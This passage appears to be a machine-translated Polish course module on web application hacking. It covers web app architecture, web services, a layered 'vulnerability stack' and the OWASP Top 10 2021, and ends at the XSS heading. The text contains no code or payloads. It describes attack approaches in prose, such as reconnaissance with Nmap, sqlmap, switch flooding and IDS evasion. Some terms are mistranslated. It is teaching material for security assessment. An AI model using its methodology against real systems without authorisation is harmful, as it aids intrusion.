Hakowanie aplikacji internetowych

Cele kształcenia

Ewolucja Internetu i technologii sieciowych w połączeniu z szybko rosnącą łącznością internetową doprowadziła do powstania nowego krajobrazu biznesowego. Aplikacje internetowe są integralną częścią firm internetowych. Każdy, kto ma połączenie z Internetem, korzysta z różnych aplikacji internetowych do różnych celów, w tym do zakupów online, poczty e-mail, czatów i sieci społecznościowych. Aplikacje internetowe stają się coraz bardziej podatne na bardziej wyrafinowane zagrożenia i wektory ataków. W tym module zapoznasz się z różnymi aplikacjami internetowymi i wektorami ataków sieciowych oraz sposobami ochrony przed nimi zasobów informacyjnych organizacji. Opisuje ogólną metodologię hakowania aplikacji internetowych, której większość atakujących używa do wykorzystania docelowego systemu. Etyczni hakerzy mogą wykorzystać tę metodologię do oceny bezpieczeństwa swojej organizacji przed atakami na aplikacje internetowe. Ten moduł zapozna Cię również z interfejsem API sieci Web, elementami webhook i koncepcjami powłoki sieciowej, a także hakowaniem. Ponadto omówiono kilka narzędzi przydatnych na różnych etapach oceny bezpieczeństwa aplikacji internetowych.

Koncepcje aplikacji internetowych

W tej sekcji opisano podstawowe koncepcje związane z aplikacjami internetowymi w odniesieniu do kwestii bezpieczeństwa — ich komponentów, sposobu działania, architektury i tak dalej. Ponadto zapewnia wgląd w usługi sieciowe i stosy luk w zabezpieczeniach.

Wprowadzenie do aplikacji internetowych

Aplikacje internetowe to programy, które działają w przeglądarkach internetowych i działają jako interfejs między użytkownikami a serwerami internetowymi za pośrednictwem stron internetowych. Umożliwiają użytkownikom żądanie, przesyłanie i pobieranie danych do/z bazy danych przez Internet poprzez interakcję za pośrednictwem przyjaznego dla użytkownika graficznego interfejsu użytkownika (GUI). Użytkownicy mogą wprowadzać dane za pomocą klawiatury, myszy lub interfejsu dotykowego, w zależności od urządzenia, którego używają do uzyskiwania dostępu do aplikacji internetowej. W oparciu o obsługiwane przez przeglądarki języki programowania, takie jak JavaScript, HTML i CSS, aplikacje internetowe działają w połączeniu z innymi językami programowania, takimi jak SQL, w celu uzyskania dostępu do danych z baz danych. Aplikacje internetowe są tworzone jako dynamiczne strony internetowe i umożliwiają użytkownikom komunikację z serwerami za pomocą skryptów po stronie serwera. Pozwalają użytkownikom wykonywać określone zadania, takie jak wyszukiwanie, wysyłanie wiadomości e-mail, łączenie się ze znajomymi, zakupy online oraz śledzenie i śledzenie. Ponadto istnieje kilka aplikacji komputerowych, które zapewniają użytkownikom elastyczność pracy z Internetem. Podmioty opracowują różne aplikacje internetowe, aby oferować swoje usługi użytkownikom za pośrednictwem Internetu. Zawsze, gdy użytkownicy potrzebują dostępu do takich usług, mogą o nie poprosić, przesyłając Uniform Resource Identifier (URI) lub Uniform Resource Locator (URL) aplikacji internetowej w przeglądarce. Przeglądarka przekazuje to żądanie do serwera, który przechowuje dane aplikacji internetowej i wyświetla je w przeglądarce. Niektóre popularne serwery internetowe to Microsoft IIS, Apache http Server, H20, LiteSpeed, Cherokee itp. Rosnące wykorzystanie Internetu i rozwijające się firmy internetowe przyspieszyły rozwój i wszechobecność aplikacji internetowych na całym świecie. Kluczowym czynnikiem przy wdrażaniu aplikacji internetowych do celów biznesowych jest mnogość funkcji, które oferują. Ponadto są bezpieczne i stosunkowo łatwe w rozwoju. Ponadto oferują lepsze usługi niż wiele aplikacji komputerowych i są łatwe w instalacji, konserwacji i aktualizacji.

Poniżej wymieniono zalety aplikacji internetowych:

• Ponieważ są one niezależne od systemu operacyjnego, ich rozwój i rozwiązywanie problemów są łatwe i ekonomiczne.

• Są dostępne zawsze i wszędzie za pomocą komputera z połączeniem internetowym.

Interfejs użytkownika można dostosować, co ułatwia aktualizację. Użytkownicy mają do nich dostęp z dowolnego urządzenia posiadającego przeglądarkę internetową, w tym palmtopów, smartfonów itp. Dedykowane serwery, monitorowane i zarządzane przez doświadczonych administratorów serwerów, przechowują wszystkie dane aplikacji webowych, pozwalając programistom na zwiększenie ich wydajności. Wiele lokalizacji serwerów nie tylko zwiększa bezpieczeństwo fizyczne, ale także zmniejsza obciążenie związane z monitorowaniem tysięcy komputerów stacjonarnych korzystających z programu. Wykorzystują elastyczne podstawowe technologie, takie jak JSP, Servlets, Active Server Pages, SQL Server, .NET i języki skryptowe, które są skalowalne i obsługują nawet platformy przenośne. Chociaż aplikacje internetowe egzekwują określone zasady bezpieczeństwa, są one podatne na różne ataki, takie jak iniekcja SQL, skrypty krzyżowe i przechwytywanie sesji. Jak działają aplikacje internetowe

Główną funkcją aplikacji internetowych jest pobieranie żądanych przez użytkownika danych z bazy danych. Gdy użytkownik kliknie lub wprowadzi adres URL w przeglądarce, aplikacja internetowa natychmiast wyświetli żądaną zawartość witryny w przeglądarce.

Mechanizm ten obejmuje następujące kroki:

Najpierw użytkownik wpisuje w przeglądarce nazwę strony internetowej lub adres URL. Następnie żądanie użytkownika jest wysyłane do serwera WWW.

Po otrzymaniu żądania serwer WWW sprawdza rozszerzenie pliku:

o Jeśli użytkownik żąda prostej strony internetowej z rozszerzeniem HTM lub HTML, serwer WWW przetwarza żądanie i przesyła plik do przeglądarki użytkownika.

o Jeśli użytkownik zażąda strony internetowej z rozszerzeniem, które musi zostać przetworzone po stronie serwera, na przykład php, asp i cfm, serwer aplikacji internetowej musi przetworzyć żądanie.

o W związku z tym serwer WWW przekazuje żądanie użytkownika do serwera aplikacji WWW, który przetwarza żądanie użytkownika.

o Następnie serwer aplikacji WWW uzyskuje dostęp do bazy danych w celu wykonania żądanego zadania poprzez aktualizację lub pobranie przechowywanych w niej informacji.

o Po przetworzeniu żądania serwer aplikacji internetowej ostatecznie wysyła wyniki do serwera WWW, który z kolei przesyła wyniki do przeglądarki użytkownika.

Architektura aplikacji internetowych

Aplikacje internetowe działają w przeglądarkach internetowych i wykorzystują zestaw skryptów po stronie serwera (Java, C#, Ruby, PHP itp.) oraz skryptów po stronie klienta (HTML, JavaScript itp.) do wykonania aplikacji. Działanie aplikacji internetowej zależy od jej architektury, na którą składa się sprzęt i oprogramowanie realizujące zadania, takie jak odczytanie żądania oraz wyszukiwanie, gromadzenie i wyświetlanie wymaganych danych. Architektura aplikacji internetowych obejmuje różne urządzenia, przeglądarki internetowe i zewnętrzne usługi internetowe, które działają z różnymi językami skryptowymi w celu wykonania aplikacji internetowej. Składa się z trzech warstw:

1. Warstwa klienta lub prezentacji

2. Warstwa logiki biznesowej

3. Warstwa bazy danych

Warstwa klienta lub prezentacji obejmuje wszystkie fizyczne urządzenia obecne po stronie klienta, takie jak laptopy, smartfony i komputery. Urządzenia te wyposażone są w systemy operacyjne i kompatybilne przeglądarki, które umożliwiają użytkownikom wysyłanie żądań dotyczących wymaganych aplikacji internetowych. Użytkownik żąda strony internetowej, wprowadzając adres URL w przeglądarce, a żądanie trafia do serwera WWW. Następnie serwer sieciowy odpowiada na żądanie i pobiera żądane dane; aplikacja ostatecznie wyświetla tę odpowiedź w przeglądarce w postaci strony internetowej. Sama warstwa „logiki biznesowej" składa się z dwóch warstw: warstwy logiki serwera WWW i warstwy logiki biznesowej. Warstwa logiki serwera WWW zawiera różne komponenty, takie jak zapora ogniowa, parser żądań HTTP, serwer proxy buforujący, moduł obsługi uwierzytelniania i logowania, moduł obsługi zasobów oraz komponent sprzętowy, np. serwer. Zapora zapewnia bezpieczeństwo treści, parser żądań HTTP obsługuje żądania przychodzące od klientów i przekazuje im odpowiedzi, a moduł obsługi zasobów jest w stanie obsłużyć wiele żądań jednocześnie. Warstwa logiczna serwera WWW zawiera kod, który odczytuje dane z przeglądarki i zwraca wyniki (np. serwer WWW IIS, serwer WWW Apache). Warstwa logiki biznesowej obejmuje logikę funkcjonalną aplikacji internetowej, która jest realizowana przy użyciu technologii takich jak .NET, Java i „middleware". Definiuje przepływ danych, według którego programista buduje aplikację przy użyciu języków programowania. Przechowuje dane aplikacji i integruje starsze aplikacje z najnowszą funkcjonalnością aplikacji. Serwer potrzebuje określonego protokołu, aby uzyskać dostęp do żądanych przez użytkownika danych ze swojej bazy danych. Ta warstwa zawiera oprogramowanie i definiuje kroki wyszukiwania i pobierania danych. Warstwa bazy danych składa się z usług w chmurze, warstwy B2B, która przechowuje wszystkie transakcje handlowe, oraz serwera bazy danych, który dostarcza organizacji dane produkcyjne w ustrukturyzowanej formie (np. MS SQL Server, serwer MySQL).

Usługi internetowe

Usługa internetowa to aplikacja lub oprogramowanie wdrażane przez Internet. Wykorzystuje standardowy protokół przesyłania wiadomości (taki jak SOAP), aby umożliwić komunikację między aplikacjami opracowanymi na różnych platformach. Na przykład usługi oparte na Javie mogą wchodzić w interakcje z aplikacjami PHP. Te aplikacje internetowe są zintegrowane z protokołami SOAP, UDDI, WSDL i REST w całej sieci.

Architektura usług sieciowych

Architektura usługi sieciowej opisuje interakcje między dostawcą usług, requesterem usług i rejestrem usług. Te interakcje składają się z trzech operacji, a mianowicie publikowania, znajdowania i wiązania. Wszystkie te role i operacje współpracują ze sobą nad artefaktami usług sieciowych, znanymi jako moduły oprogramowania (usługi) i ich opisami. Dostawcy usług oferują usługi sieciowe. Wdrażają i publikują opisy usług usługi internetowej w rejestrze usług. Wnioskodawcy znajdują te opisy w rejestrze usług i używają ich do powiązania z dostawcą usług internetowych i wywołania implementacji usługi internetowej. Istnieją trzy role w usłudze internetowej:

Dostawca usług: Jest to platforma, z której świadczone są usługi.

Service Requester: Jest to aplikacja lub klient, który szuka usługi lub próbuje nawiązać komunikację z usługą. Ogólnie rzecz biorąc, przeglądarka jest requesterem, który wywołuje usługę w imieniu użytkownika.

Rejestr usług: Jest to miejsce, w którym dostawca ładuje opisy usług. Żądacz usług wykrywa usługę i pobiera dane powiązań z opisów usług.

Istnieją trzy operacje w architekturze usługi sieciowej:

Publikuj: Podczas tej operacji publikowane są opisy usług, aby umożliwić wnioskodawcy wykrycie usług.

Znajdź: Podczas tej operacji żądający próbuje uzyskać opisy usług. Ta operacja może być przetwarzana w dwóch różnych fazach: uzyskiwanie opisu interfejsu usługi w czasie programowania oraz uzyskiwanie wywołań opisu powiązania i lokalizacji w czasie wykonywania.

Powiązanie: podczas tej operacji requester wywołuje i nawiązuje komunikację z usługami w czasie wykonywania, używając danych powiązania zawartych w opisach usług w celu zlokalizowania i wywołania usług. Istnieją dwa artefakty w architekturze usługi sieciowej:

Usługa: Jest to moduł oprogramowania oferowany przez usługodawcę przez Internet. Komunikuje się z wnioskodawcami. Czasami może również służyć jako requester, powołując się na inne usługi w swojej implementacji.

Opis usługi: Zawiera szczegółowe informacje o interfejsie i szczegóły implementacji usługi. Składa się ze wszystkich operacji, lokalizacji sieciowych, szczegółów powiązań, typów danych itp. Może być przechowywany w rejestrze i wywoływany przez requestera.

Charakterystyka usług sieciowych

Oparte na XML: Usługi sieciowe używają XML do reprezentacji i transportu danych. Użycie XML pozwala uniknąć powiązania systemu operacyjnego, sieci lub platformy. Aplikacje udostępniające usługi sieciowe są w dużym stopniu interoperacyjne.

Usługa gruboziarnista: w usługach internetowych niektóre obiekty zawierają ogromne ilości informacji i oferują większą funkcjonalność niż usługi szczegółowe. Usługa gruboziarnista to połączenie wielu usług drobnoziarnistych.

Luźne powiązanie: Usługi sieciowe obsługują podejście luźno powiązane w przypadku wzajemnych połączeń. Interakcja między systemami może odbywać się za pośrednictwem internetowego interfejsu API poprzez wysyłanie komunikatów XML. Internetowy interfejs API zawiera warstwę abstrakcji dla infrastruktury, dzięki czemu połączenie jest elastyczne i można je dostosowywać.

Obsługa asynchroniczna i synchroniczna: usługi synchroniczne są wywoływane przez użytkowników, którzy czekają na odpowiedź, podczas gdy usługi asynchroniczne są wywoływane przez użytkowników, którzy nie czekają na odpowiedź. Komunikaty oparte na RPC i komunikaty oparte na dokumentach są często używane w synchronicznych i asynchronicznych usługach sieci Web. Synchroniczne i asynchroniczne punkty końcowe są implementowane przy użyciu serwletów, SOAP/XML i HTTP.

Obsługa RPC: Usługi sieciowe obsługują zdalne wywołania procedur (RPC) podobnie jak tradycyjne aplikacje.

Rodzaje usług sieciowych

Usługi sieciowe są dwojakiego rodzaju:

usługi sieciowe SOAP

Protokół Simple Object Access Protocol (SOAP) definiuje format XML. XML służy do przesyłania danych między usługodawcą a żądającym. Określa również procedurę budowania serwisów internetowych oraz umożliwia wymianę danych pomiędzy różnymi językami programowania.

RESTful usługi sieciowe

Usługi sieciowe REpresentational State Transfer (RESTful) mają na celu zwiększenie produktywności usług. Używają wielu podstawowych koncepcji HTTP do definiowania usług. Jest to podejście architektoniczne, a nie protokół taki jak SOAP.

Komponenty architektury usług sieciowych:

UDDI: Universal Description, Discovery, and Integration (UDDI) to usługa katalogowa zawierająca listę wszystkich dostępnych usług.

WSDL: Web Services Description Language to oparty na XML język opisujący i śledzący usługi sieciowe.

WS-Security: Web Services Security (WS-Security) odgrywa ważną rolę w zabezpieczaniu usług internetowych. Jest rozszerzeniem SOAP i ma na celu zachowanie integralności i poufności komunikatów SOAP, a także uwierzytelnianie użytkowników.

Istnieją inne ważne funkcje/komponenty architektury usługi sieciowej, takie jak procesy WSWork, WS-Policy i WS Security Policy, które odgrywają ważną rolę w komunikacji między aplikacjami.

Stos luk w zabezpieczeniach

Utrzymuje się i uzyskuje dostęp do aplikacji internetowych na różnych poziomach, które obejmują niestandardowe aplikacje internetowe, komponenty innych firm, bazy danych, serwery internetowe, systemy operacyjne, sieci i zabezpieczenia. Wszystkie mechanizmy lub usługi zastosowane w każdej warstwie umożliwiają użytkownikowi bezpieczny dostęp do aplikacji internetowej. Rozważając aplikacje internetowe, organizacja uważa bezpieczeństwo za kluczowy element, ponieważ aplikacje internetowe są głównymi źródłami ataków. Stos luk w zabezpieczeniach pokazuje różne warstwy i odpowiadające im elementy/mechanizmy/usługi, które sprawiają, że aplikacje internetowe są podatne na ataki.

Atakujący wykorzystują luki jednego lub więcej elementów spośród siedmiu poziomów, aby uzyskać nieograniczony dostęp do aplikacji lub całej sieci.

Warstwa 7

Jeśli atakujący znajdzie luki w logice biznesowej (zaimplementowanej przy użyciu języków takich jak .NET i Java), może je wykorzystać, przeprowadzając ataki sprawdzające poprawność danych wejściowych, takie jak XSS.

Warstwa 6

Komponenty stron trzecich to usługi, które integrują się z witryną internetową w celu osiągnięcia określonej funkcjonalności (np. Amazon.com, na który atakuje osoba atakująca, to główna witryna internetowa; citrix.com to witryna internetowa innej firmy). Gdy klienci wybierają produkt do kupienia, klikają przycisk Kup/Zapłać. To przekierowuje ich do ich konta w bankowości internetowej za pośrednictwem bramki płatniczej. Witryny innych firm, takie jak citrix.com, oferują takie bramki płatności. Atakujący mogą wykorzystać takie przekierowanie i użyć go jako medium/ścieżki do wejścia na Amazon.com i wykorzystania go.

Warstwa 5

Serwery sieciowe to programy obsługujące strony internetowe. Gdy użytkownicy uzyskują dostęp do witryny internetowej, wysyłają żądanie adresu URL do serwera sieciowego. Serwer analizuje to żądanie i odpowiada stroną internetową, która pojawia się w przeglądarce. Atakujący mogą wykonać śledzenie na serwerze internetowym, na którym znajduje się docelowa witryna internetowa, i przechwycić banery zawierające informacje, takie jak nazwa serwera internetowego i jego wersja. Mogą również korzystać z narzędzi takich jak Nmap do zbierania takich informacji. Następnie mogą rozpocząć wyszukiwanie opublikowanych luk w zabezpieczeniach w bazie danych CVE dla tego konkretnego serwera WWW lub numeru wersji usługi i wykorzystać wszystko, co znajdą.

Warstwa 4

Bazy danych przechowują poufne informacje o użytkownikach, takie jak identyfikatory użytkowników, hasła, numery telefonów i inne dane szczegółowe. W bazie danych docelowej witryny mogą występować luki w zabezpieczeniach. Luki te mogą zostać wykorzystane przez osoby atakujące za pomocą narzędzi takich jak sqlmap w celu przejęcia kontroli nad bazą danych celu.

Warstwa 3

Atakujący skanują system operacyjny, aby znaleźć otwarte porty i luki w zabezpieczeniach, a następnie opracowują wirusy/tylne drzwi, aby je wykorzystać. Wysyłają złośliwe oprogramowanie przez otwarte porty do maszyny docelowej; uruchamiając takie złośliwe oprogramowanie, mogą skompromitować maszynę i przejąć nad nią kontrolę. Później próbują uzyskać dostęp do baz danych docelowej witryny.

Warstwa 2

Routery/przełączniki kierują ruch sieciowy tylko do określonych maszyn. Atakujący zalewają te przełączniki licznymi żądaniami, które wyczerpują tablicę CAM, powodując, że zachowuje się ona jak koncentrator. Następnie skupiają się na docelowej witrynie, wąchając dane (w sieci), które mogą obejmować dane uwierzytelniające lub inne dane osobowe.

Warstwa 1

IDS i IPS alarmują, jeśli jakiś szkodliwy ruch dostanie się do docelowej maszyny lub serwera. Atakujący stosują techniki unikania, aby obejść takie systemy, tak aby nie wywołać żadnego alarmu podczas wykorzystywania celu.

Zagrożenia aplikacji internetowych

Atakujący podejmują różne ataki na poziomie aplikacji, aby naruszyć bezpieczeństwo aplikacji internetowych w celu popełnienia oszustwa lub kradzieży poufnych informacji. W tej sekcji omówiono różne rodzaje zagrożeń i ataków na luki w zabezpieczeniach aplikacji internetowych.

OWASP Top 10 zagrożeń bezpieczeństwa aplikacji — 2021 r

OWASP to międzynarodowa organizacja, która prowadzi listę 10 największych luk i wad aplikacji internetowych. Najnowsze 10 największych zagrożeń bezpieczeństwa aplikacji OWASP są następujące.

A01- Zepsuta kontrola dostępu

Luka ta jest związana z niewłaściwie egzekwowanymi ograniczeniami działań uwierzytelnionych użytkowników. Atakujący mogą wykorzystać te luki, aby uzyskać dostęp do nieautoryzowanych funkcji i/lub danych, takich jak dostęp do kont innych użytkowników, przeglądanie poufnych plików, modyfikacje innych danych użytkownika i zmiany praw dostępu.

A02 - Awarie kryptograficzne

Wiele aplikacji internetowych i interfejsów API nie chroni odpowiednio poufnych danych, takich jak dane finansowe, dane dotyczące opieki zdrowotnej i informacje umożliwiające identyfikację osób (PII). Ponadto wielu twórców aplikacji nie wdraża silnych kluczy kryptograficznych, używa starych kluczy lub nie egzekwuje właściwego zarządzania kluczami. W takich przypadkach wrażliwe dane mogą być przesyłane czystym tekstem przez HTTP. Atakujący mogą wykorzystać tę lukę do kradzieży lub modyfikacji takich słabo chronionych danych w celu dokonania oszustwa związanego z kartami kredytowymi, kradzieży tożsamości lub innych przestępstw. Wrażliwe dane wymagają dodatkowej ochrony, takiej jak szyfrowanie w stanie spoczynku lub podczas przesyłania, a także specjalnych środków ostrożności podczas wymiany z przeglądarką.

A03- Wtrysk

Wady wstrzykiwania, takie jak wstrzykiwanie poleceń SQL i wstrzykiwanie LDAP, występują, gdy niezaufane dane są wysyłane do interpretera jako część polecenia lub zapytania. Wrogie dane atakującego mogą skłonić tłumacza do wykonania niezamierzonych poleceń lub uzyskania dostępu do danych bez odpowiedniej autoryzacji.

A04 - Niepewny projekt

Podczas tworzenia aplikacji, jeśli środki bezpieczeństwa nie zostaną prawidłowo wdrożone, biorąc pod uwagę najnowsze zagrożenia biznesowe, mogą wystąpić różne wady projektowe. Te wady projektowe mogą zagrozić integralności, poufności i autentyczności danych. Atakujący mogą wykorzystać te luki do przechwycenia sesji, kradzieży danych uwierzytelniających, fałszowania i innych typów ataków MUM.

A05 - Błędna konfiguracja zabezpieczeń

Błędna konfiguracja zabezpieczeń jest najczęstszym problemem związanym z bezpieczeństwem sieci, co częściowo wynika z konfiguracji ręcznej lub ad hoc (lub braku konfiguracji); niezabezpieczone konfiguracje domyślne; otwarte wiadra S3; źle skonfigurowane nagłówki HTTP; komunikaty o błędach zawierające poufne informacje; oraz brak poprawek lub aktualizacji systemów, ram, zależności i komponentów w odpowiednim czasie (lub w ogóle).

Wiele starszych lub źle skonfigurowanych procesorów XML ocenia odwołania do jednostek zewnętrznych w dokumentach XML. Podmioty zewnętrzne mogą ujawniać pliki wewnętrzne za pomocą modułu obsługi URI pliku, wewnętrznych udziałów plików SMB na serwerach z systemem Windows bez poprawek, wewnętrznego skanowania portów, zdalnego wykonywania kodu lub ataków DoS, takich jak atak miliarda śmiechu.

A06 - Wrażliwe i przestarzałe komponenty

Komponenty, takie jak biblioteki, frameworki i inne moduły oprogramowania, działają z takimi samymi uprawnieniami jak aplikacja. Komponenty oprogramowania muszą być aktualizowane lub łatane w odpowiednim czasie w oparciu o bieżące zagrożenia, w przeciwnym razie mogą pozostawić poważne luki w zabezpieczeniach, gdy staną się przestarzałe. Atak wykorzystujący podatny na ataki komponent może spowodować poważną utratę danych lub przejęcie serwera. Aplikacje i interfejsy API wykorzystujące komponenty ze znanymi lukami w zabezpieczeniach mogą osłabiać obronę aplikacji i umożliwiać różne ataki i wpływy.

A07 - Błędy identyfikacji i uwierzytelniania

Funkcje aplikacji związane z identyfikacją, uwierzytelnianiem i zarządzaniem sesjami są często implementowane nieprawidłowo, co umożliwia atakującym przeprowadzanie brutalnego wymuszania,

rozpylania haseł i innych zautomatyzowanych ataków w celu przejęcia haseł, kluczy lub tokenów sesji lub wykorzystania innych wad implementacji w celu przejęcia tożsamości innych użytkowników (tymczasowo lub na stałe).

A08 - Awarie oprogramowania i integralności danych

Wiele aplikacji jest zaimplementowanych z funkcjami automatycznej aktualizacji. Takie aplikacje mogą pobierać aktualizacje z nieautoryzowanych lub wcześniej zaufanych źródeł bez przeprowadzania wystarczających kontroli integralności. Atakujący mogą wykorzystać tę lukę i załadować własne aktualizacje w celu dystrybucji złośliwego oprogramowania. Co więcej, jeśli dane są kodowane lub serializowane w łatwo zrozumiałym formacie, osoby atakujące mogą zmieniać dane, co prowadzi do niezabezpieczonej luki deserializacji.

A09 - Awarie rejestrowania i monitorowania zabezpieczeń

Błędy rejestrowania i monitorowania zabezpieczeń wynikają z niewystarczającego monitorowania dzienników, lokalnego przechowywania dzienników, nieodpowiednich komunikatów o błędach, nieodpowiednich mechanizmów ostrzegania o nieudanych próbach logowania lub aplikacji, które nie potrafią z wyprzedzeniem zidentyfikować zagrożeń. Takie luki w zabezpieczeniach mogą spowodować wyciek poufnych informacji, które atakujący mogą wykorzystać do naruszenia bezpieczeństwa systemu lub konta, manipulowania danymi uwierzytelniającymi lub zniszczenia danych.

A10 - Fałszowanie żądań po stronie serwera (SSRF)

Server-Side Request Forgery (SSRF) to luka w zabezpieczeniach sieci, która pojawia się, gdy aplikacja uzyskuje zdalne zasoby bez weryfikacji adresu URL wprowadzonego przez użytkownika. Atakujący wykorzystują tę lukę do nadużywania funkcji serwera w celu odczytywania lub modyfikowania zasobów wewnętrznych oraz kradzieży poufnych informacji poprzez wysyłanie złośliwych żądań. Luki SSRF umożliwiają również atakującym wysyłanie złośliwych żądań do systemów wewnętrznych, nawet jeśli są one zabezpieczone zaporami ogniowymi.

A01 - Uszkodzona kontrola dostępu

Kontrola dostępu odnosi się do tego, w jaki sposób aplikacja internetowa przyznaje dostęp do tworzenia, aktualizowania i usuwania dowolnego rekordu/zawartości lub funkcji niektórym uprzywilejowanym użytkownikom, jednocześnie ograniczając dostęp do innych użytkowników. Uszkodzona kontrola dostępu to metoda, za pomocą której atakujący identyfikuje lukę związaną z kontrolą dostępu, omija uwierzytelnianie, a następnie włamuje się do sieci. Słabości kontroli dostępu są powszechne ze względu na brak zautomatyzowanego wykrywania i skutecznych testów funkcjonalnych przez twórców aplikacji. Pozwalają atakującym działać jako użytkownicy lub administratorzy z uprzywilejowanymi funkcjami i tworzyć, uzyskiwać dostęp, aktualizować lub usuwać dowolne rekordy. Zgodnie z wersją OWASP 2021 R3, typowe luki związane z kontrolą dostępu są następujące:

Nadużywanie najmniejszych uprawnień lub ich domyślnie odmawianie, gdzie wszyscy uzyskują dostęp do ról, użytkowników lub umiejętności zamiast mieć określoną dostępność.

Unikanie filtrowania kontroli dostępu poprzez zmianę adresu URL, żądania interfejsu API, strony HTML lub stanu aplikacji za pomocą manipulowania parametrami, wymuszania przeglądania lub dowolnego narzędzia atakującego.

Uzyskanie pozwolenia na odczyt lub modyfikację czyjegoś konta za pomocą jego unikalnego identyfikatora.

Uzyskiwanie dostępu do interfejsów API bez kontroli dostępu dla PUT, POST i DELETE.

Eskalacja uprawnień, gdzie użytkownik może pełnić rolę administratora po zalogowaniu.

Manipulowanie metadanymi; na przykład manipulowanie ukrytym polem lub zmiana tokena kontroli dostępu JSON Web Token (JWT) lub pliku cookie w celu wykorzystania unieważnienia JWT lub podniesienia uprawnień.

Dostęp do interfejsu API za pośrednictwem nielegalnych źródeł wykorzystujących błędną konfigurację udostępniania zasobów między źródłami (CORS).

Wymuś przeglądanie uprzywilejowanych lub autentycznych stron odpowiednio jako ważny lub nieprawidłowy użytkownik.

A02 - Awarie kryptograficzne/narażenie wrażliwych danych

Aplikacje internetowe muszą przechowywać poufne informacje, takie jak hasła, numery kart kredytowych, rekordy kont i inne informacje uwierzytelniające w bazie danych lub systemie plików. Jeśli użytkownicy nie będą odpowiednio zabezpieczać swoich miejsc przechowywania, aplikacja może być zagrożona, ponieważ osoby atakujące mogą uzyskać dostęp do magazynu i niewłaściwie wykorzystać informacje. Wiele aplikacji internetowych nie chroni odpowiednio swoich poufnych danych przed nieautoryzowanymi użytkownikami. Aplikacje internetowe używają algorytmów kryptograficznych do szyfrowania danych i innych poufnych informacji, które muszą przesyłać z serwera do klienta lub odwrotnie. Narażenie wrażliwych danych ma miejsce z powodu wad, takich jak niezabezpieczone przechowywanie kryptograficzne i wyciek informacji. Chociaż dane są szyfrowane, niektóre metody szyfrowania kryptograficznego mają nieodłączne słabości, które umożliwiają atakującym wykorzystanie i kradzież danych. Gdy aplikacja używa źle napisanego kodu szyfrującego do szyfrowania i przechowywania poufnych danych w bazie danych, osoba atakująca może łatwo wykorzystać tę lukę do kradzieży lub modyfikacji słabo chronionych poufnych danych, takich jak numery kart kredytowych, numery SSN i inne dane uwierzytelniające. W ten sposób mogą przeprowadzać dalsze ataki, takie jak kradzież tożsamości i oszustwa związane z kartami kredytowymi. Deweloperzy mogą uniknąć takich ataków za pomocą algorytmów do szyfrowania wrażliwych danych. Jednocześnie programiści muszą podjąć środki ostrożności w celu bezpiecznego przechowywania kluczy kryptograficznych. Jeśli te klucze są przechowywane w niezabezpieczonych lokalizacjach, osoby atakujące mogą je łatwo odzyskać i odszyfrować poufne dane. Niezabezpieczone przechowywanie kluczy, certyfikatów i haseł umożliwia również atakującemu uzyskanie dostępu do aplikacji internetowej jako legalnego użytkownika. Ponadto programiści muszą sprawdzić losowość wektorów inicjujących (IV) używanych w algorytmach szyfrowania. Deweloperzy powinni upewnić się, że IV nie są ponownie wykorzystywane i że są generowane przy użyciu bezpiecznych trybów szyfrowania. Ponadto programiści muszą unikać używania przestarzałych funkcji skrótu, takich jak MD5 i SHA-1, oraz przestarzałych metod wypełniania, takich jak PKCS 1/1.5. Awarie kryptograficzne mogą spowodować poważne straty dla firmy. Dlatego organizacje muszą chronić wszystkie swoje zasoby, takie jak systemy lub inne zasoby sieciowe, przed wyciekiem informacji, stosując odpowiednie mechanizmy filtrowania treści. Ponadto organizacje powinny zapewnić, że komunikaty o błędach kryptograficznych i informacje z kanału bocznego nie pozostawiają żadnych wskazówek do wykorzystania. Poniższe zrzuty ekranu przedstawiają odpowiednio słabo zaszyfrowany, podatny na ataki kod i bezpieczny kod, który jest prawidłowo zaszyfrowany przy użyciu bezpiecznego algorytmu kryptograficznego.

A03 - Wady wtrysku

Wady iniekcji to luki w zabezpieczeniach aplikacji internetowych, które umożliwiają interpretację niezaufanych danych i wykonanie ich jako części polecenia lub zapytania. Atakujący wykorzystują luki wstrzykiwania, tworząc złośliwe polecenia lub zapytania, które powodują utratę lub uszkodzenie danych, brak odpowiedzialności lub odmowę dostępu. Takie wady są powszechne w starszym kodzie i często można je znaleźć w zapytaniach SQL, LDAP i XPath. Można je łatwo wykryć za pomocą skanerów podatności aplikacji i fuzzerów. Atakujący wprowadzają złośliwy kod, polecenia lub skrypty do bramek wejściowych wadliwych aplikacji internetowych, tak aby aplikacje interpretowały i uruchamiały nowo dostarczone złośliwe dane wejściowe, co z kolei umożliwia im wyodrębnianie poufnych informacji. Wykorzystując luki iniekcyjne w aplikacjach internetowych, osoby atakujące mogą łatwo odczytywać, zapisywać, usuwać i aktualizować dowolne dane (tj. istotne lub nieistotne dla danej aplikacji). Istnieje wiele rodzajów wad wtrysku, z których niektóre omówiono poniżej:

Wstrzyknięcie SQL: Wstrzyknięcie SQL jest najczęstszą luką w zabezpieczeniach witryn internetowych w Internecie i jest wykorzystywane do wykorzystania niezweryfikowanych luk w danych wejściowych do przekazywania poleceń SQL przez aplikację internetową w celu wykonania przez bazę danych zaplecza. W tej technice atakujący wstrzykuje złośliwe zapytania SQL do formularza wprowadzania danych przez użytkownika w celu uzyskania nieautoryzowanego dostępu do bazy danych lub pobrania informacji bezpośrednio z bazy danych.

Command Injection: Atakujący identyfikują błąd sprawdzania poprawności danych wejściowych w aplikacji i wykorzystują lukę, wprowadzając złośliwe polecenie do aplikacji w celu wykonania dostarczonych dowolnych poleceń w systemie operacyjnym hosta. Dlatego takie wady są niezwykle niebezpieczne.

Wstrzykiwanie LDAP: wstrzykiwanie LDAP to metoda ataku, w której strony internetowe, które tworzą instrukcje LDAP na podstawie danych wprowadzonych przez użytkownika, są wykorzystywane do przeprowadzania ataków. Gdy aplikacji nie udaje się oczyścić danych wprowadzonych przez użytkownika, osoba atakująca modyfikuje instrukcję LDAP za pomocą lokalnego serwera proxy. To z kolei skutkuje wykonywaniem dowolnych poleceń, takich jak udzielanie dostępu nieautoryzowanym zapytaniom i modyfikowanie zawartości drzewa LDAP.

Skrypty międzywitrynowe (XSS)

